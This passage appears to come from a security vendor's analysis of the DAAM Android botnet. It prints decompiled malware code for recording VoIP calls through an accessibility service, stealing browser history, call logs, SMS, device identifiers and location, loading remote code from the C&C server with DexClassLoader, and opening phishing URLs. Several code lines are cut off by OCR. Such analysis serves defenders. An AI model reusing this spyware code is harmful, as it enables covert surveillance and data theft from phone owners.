- com.skype.m2.views.CallScreen
- com.skype.android.app.calling.PreCallActivity
- com.skype.android.app.calling.CallActivity
- com.Slack.ui.CallActivity
- com.sgiggle.call_base.CallActivity
- com.enflick. Android.TextNow.activities.DialerActivity
- com.viber.voip.phone.PhoneFragmentActivity
- com.vonage.TimeToCall.Activities.InCall
- com.vonage.TimeToCall.Activities.CallingIntermediate
- com.tencent.mm.plugin.voip.ui.VideoActivity




```
public class PackageNames {
    private String[] packagenames = {"com.whatsapp.VoipActivity", "com.whatsapp.VoipActivityV2", "com.whatsapp.voipcalling.VoipActivityV2", "com.bbm.ui.voice.

    public boolean equls(String pn) {
        int i = 0;
        int ii = 0;
        while (true) {
            String[] strArr = this.packagenames;
            if (ii >= strArr.length) {
                break;
            }
            if (pn.equals(strArr[ii])) {
                i++;
            }
            ii++;
        }
        if (i > 0) {
            return true;
        }
        return false;
    }
}
```

```
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
    Log.d("TAG", "onAccessibilityEvent: ");
    if (accessibilityEvent != null) {
        if (accessibilityEvent.getEventType() == 2048) {
            try {
                accessibilityEvent.getSource();
            } catch (Exception e) {
            }
        }
        if (accessibilityEvent.getEventType() == 32 && accessibilityEvent.getPackageName() != null && accessibilityEvent.getClassName() != null) {
            try {
                PackageNames packageNames = new PackageNames();
                ComponentName componentName = new ComponentName(accessibilityEvent.getPackageName().toString(), accessibilityEvent.getClassName().toSt
                if (getPackageManager().getActivityInfo(componentName, 0) != null) {
                    if (this.isrecording) {
                        getApplicationContext().stopService(this.serv);
                        this.isrecording = false;
                    } else if (packageNames.equls(componentName.getClassName())) {
                        this.serv.putExtra("number", "");
                        getApplicationContext().startService(this.serv);
                        this.isrecording = true;
                    }
                }
            } catch (Exception e2) {
            }
        }
    }
}
```

Figure 9 – Starting VOIP call recording

Collecting Browser History:

The malware can gather bookmarks and browsing history stored on the target device and send them to the C&C server, as depicted below.




```
private static Object getChrome(Params params, int type) {
    try {
        Uri uriCustom = Uri.parse("content://com.android.chrome.browser/bookmarks");
        Cursor mCur = params.context.getContentResolver().query(uriCustom, new String[]{"title", "url"}, "bookmark = " + type, null, null);
        JSONArray list = new JSONArray();
        if (mCur.moveToFirst()) {
            while (!mCur.isAfterLast()) {
                JSONObject obj = new JSONObject();
                String title = mCur.getString(mCur.getColumnIndex("title"));
                String url = mCur.getString(mCur.getColumnIndex("url"));
                obj.put("title", title);
                obj.put("url", url);
                list.put(obj);
                mCur.moveToNext();
            }
        }
        return list;
    } catch (Exception e) {
        return e;
    }
}

public static Object getAllVisitedHistory(Params params) {
    try {
        Cursor cur = new AndroidBrowserDB().getAllVisitedHistory(params.context.getContentResolver());
        new JSONObject();
        JSONArray list = new JSONArray();
        while (cur.moveToNext()) {
            list.put(cur.getString(cur.getColumnIndex("url")));
        }
        return list;
    } catch (Exception e) {
        return e;
    }
}

public static Object getRecentHistory(Params params) {
    try {
        Cursor cur = new AndroidBrowserDB().getRecentHistory(params.context.getContentResolver(), params.limit);
        JSONArray list = new JSONArray();
        while (cur.moveToNext()) {
            JSONObject recent = new JSONObject();
            String url = cur.getString(cur.getColumnIndex("url"));
            String title = cur.getString(cur.getColumnIndex("title"));
            byte[] fav = cur.getBlob(cur.getColumnIndex("favicon"));
```

Figure 10 – Stealing Browser history

Executing code at runtime:

The malware can execute the code at runtime using DexClassLoader by receiving the method name, class name, and URL from the C&C server. The malware communicates with the received URL to fetch parameters of the targeted method, which is responsible for executing other malicious activities. The dynamic code runner module is illustrated in the below image.




```
public class DynamicCodeRunner {
    public static void Run(Params params) {
        String url = "";
        String name = "";
        String classname = "";
        String method = "";
        try {
            url = params.args.getJSONObject("command").getJSONObject("args").getString("url");
            name = params.args.getJSONObject("command").getJSONObject("args").getString("name");
            classname = params.args.getJSONObject("command").getJSONObject("args").getString("classname");
            method = params.args.getJSONObject("command").getJSONObject("args").getString("method");
        } catch (JSONException e) {
            e.printStackTrace();
        }
        try {
            URL u = new URL(url);
            int contentLength = u.openConnection().getContentLength();
            DataInputStream stream = new DataInputStream(u.openStream());
            byte[] buffer = new byte[contentLength];
            stream.readFully(buffer);
            stream.close();
            DataOutputStream fos = new DataOutputStream(new FileOutputStream(new File(params.context.getApplicationInfo().dataDir + NoSql.PATH_SEPARATOR + name)));
            fos.write(buffer);
            fos.flush();
            fos.close();
            DexClassLoader classLoader = new DexClassLoader(params.context.getApplicationInfo().dataDir + NoSql.PATH_SEPARATOR + name, params.context.getCacheDir().getAbsolutePath()
            try {
                classLoader.loadClass(classname);
            } catch (Exception e2) {
                e2.printStackTrace();
            }
            try {
                ((Double) classLoader.getClass().getMethod(method, Double.TYPE, Double.TYPE).invoke(null, null, null)).doubleValue();
            } catch (Exception e3) {
                e3.printStackTrace();
            }
        } catch (Exception e4) {
        }
    }
}
```

Figure 11 – Running dynamic code


Stealing PII data:

In addition to the functionalities mentioned above, the DAAM botnet gathers Personally Identifiable Information (PII) from the infected device, including but not limited to contacts, SMS messages, call logs, files, basic device details, and location data.




```
public static Object getCallsLogs(Params params) {
    try {
        JSONArray list = new JSONArray();
        Cursor cur = params.context.getContentResolver().query(Uri.parse("content://call_log/calls"), null, null, null, null);
        while (cur.moveToNext()) {
            JSONObject call = new JSONObject();
            String num = cur.getString(cur.getColumnIndex("number"));
            String name = cur.getString(cur.getColumnIndex("name"));
            String duration = cur.getString(cur.getColumnIndex("duration"));
            long date = cur.getLong(cur.getColumnIndex("date"));
            int type = Integer.parseInt(cur.getString(cur.getColumnIndex(LogModel.COLUMN_TYPE)));
            call.put("phoneNo", BoulderApplication.phoneNumberFormatter(num));
            call.put("name", name);
            call.put("duration", duration);
            call.put("date", date);
            call.put(LogModel.COLUMN_TYPE, type);
            list.put(call);
        }
        return list;
    } catch (Exception e) {
        return e;
    }
}
```

Figure 12 – Collecting call logs




```
public static JSONObject getDeviceInfo(Params params) {
    JSONObject info = new JSONObject();
    try {
        info.put("apiVersion", Build.VERSION.SDK_INT);
        info.put("osVersion", Build.VERSION.RELEASE);
        info.put("imeiSim1", TelephonyInfo.getInstance(params.context).getImeiSIM1());
        info.put("imeiSim2", TelephonyInfo.getInstance(params.context).getImeiSIM2());
        JSONObject network = new JSONObject();
        EasyNetworkMod easyNetworkMod = new EasyNetworkMod(params.context);
        network.put("ipV4", easyNetworkMod.getIPv4Address());
        network.put("ipV6", easyNetworkMod.getIPv6Address());
        network.put("networkType", easyNetworkMod.getNetworkType());
        network.put("wifiBssid", easyNetworkMod.getWifiBSSID());
        network.put("wifiMac", easyNetworkMod.getWifiMAC());
        info.put("network", network);
        EasySimMod simMod = new EasySimMod(params.context);
        JSONObject sim = new JSONObject();
        sim.put("simCarrier", simMod.getCarrier());
        sim.put("simCountry", simMod.getCountry());
        sim.put("imsi", simMod.getIMSI());
        sim.put("simSerial", simMod.getSIMSerial());
        sim.put("activeSimCount", simMod.getNumberOfActiveSim());
        if (Build.VERSION.SDK_INT >= 22) {
            for (int i = 0; i < simMod.getActiveMultiSimInfo().size(); i++) {
                SubscriptionInfo sub = simMod.getActiveMultiSimInfo().get(i);
                sim.put("sim" + sub.getSimSlotIndex() + "Name", sub.getDisplayName());
                sim.put("sim" + sub.getSimSlotIndex() + "Number", sub.getNumber());
                sim.put("sim" + sub.getSimSlotIndex() + "Mmc", sub.getMcc());
                sim.put("sim" + sub.getSimSlotIndex() + "Mnc", sub.getMnc());
                sim.put("sim" + sub.getSimSlotIndex() + "CountryIso", sub.getCountryIso());
            }
        }
        info.put("simInfo", sim);
        Object obj = Build.class.newInstance();
        Field[] fields = Build.class.getDeclaredFields();
        for (int i2 = 0; i2 < fields.length; i2++) {
            fields[i2].setAccessible(true);
            info.put(toCamelCase(fields[i2].getName()), fields[i2].get(obj));
        }
        return info;
    } catch (Exception e) {
        return null;
    }
}
```

Figure 13 – Collecting basic device information



```java
private static Object getSMSList(Context context, String keyword, Integer messageType) {
    String str;
    String str2 = LogModel.COLUMN_TYPE;
    String where = null;
    String[] filter = null;
    if (keyword != null) {
        try {
            where = "body LIKE ? OR address LIKE ?";
            filter = new String[]{"%" + keyword + "%", "%" + keyword + "%"};
        } catch (Exception e) {
            return e;
        }
    }
    if (messageType != null) {
        if (keyword == null) {
            str = "type = ?";
        } else {
            str = where + " AND type = ?";
        }
        where = str;
        filter = new String[]{messageType.toString()};
    }
    JSONArray list = new JSONArray();
    Cursor cur = context.getContentResolver().query(Uri.parse("content://sms/"), null, where, filter, null);
    while (cur.moveToNext()) {
        JSONObject sms = new JSONObject();
        String address = cur.getString(cur.getColumnIndex("address"));
        String body = cur.getString(cur.getColumnIndexOrThrow("body"));
        String thread_id = cur.getString(cur.getColumnIndexOrThrow("thread_id"));
        String date = cur.getString(cur.getColumnIndexOrThrow("date"));
        String date_sent = cur.getString(cur.getColumnIndexOrThrow("date_sent"));
        sms.put(str2, smsType(cur.getInt(cur.getColumnIndexOrThrow(str2))));
        sms.put("phoneNo", BoulderApplication.phoneNumberFormatter(address));
        sms.put("msg", body);
        sms.put("thread_id", thread_id);
        sms.put("date", date);
        sms.put("date_sent", date_sent);
        list.put(sms);
        where = where;
        str2 = str2;
    }
    return list;
}
```

Figure 14 – Collecting SMSs




```java
public static Object getLocation(Params params) {
    GeoLocator gps = new GeoLocator(params.context);
    JSONArray list = new JSONArray();
    JSONObject obj = new JSONObject();
    try {
        Location loc = gps.getLocation();
        if (loc == null) {
            loc = new Location("Unknown");
            loc.setLatitude(0.0d);
            loc.setLongitude(0.0d);
        }
        obj.put("lat", loc.getLatitude());
        obj.put("lng", loc.getLongitude());
        JSONObject location = new JSONObject();
        location.put("location", obj);
        list.put(location);
        return list;
    } catch (Exception e) {
        return e;
    } finally {
        gps.stopUsingGPS();
    }
}
```

Figure 15 – Stealing location

Opening URL:

Malware can receive a phishing URL from a C&C server, then load it into a WebView component to steal the victim's login information. The TA can use this feature to launch a social engineering attack by sending a phishing URL of their choice from the C&C panel.




```
public class OpenURL {
    public static void open(Params params) {
        String url = "";
        try {
            url = params.args.getJSONObject("command").getJSONObject("args").getString("url");
        } catch (JSONException e) {
            e.printStackTrace();
        }
        if (!url.startsWith("http://") && !url.startsWith("https://")) {
            url = "http://" + url;
        }
        params.context.startActivity(new Intent("android.intent.action.VIEW", Uri.parse(url)));
    }
}
```

Figure 16 – Opening Phishing URL

Collecting Screenshots:

The code in the below image is used by malware to steal screenshots saved at the external Storage path “/Pictures/Screenshots” of an infected device and sends them to the C&C server.

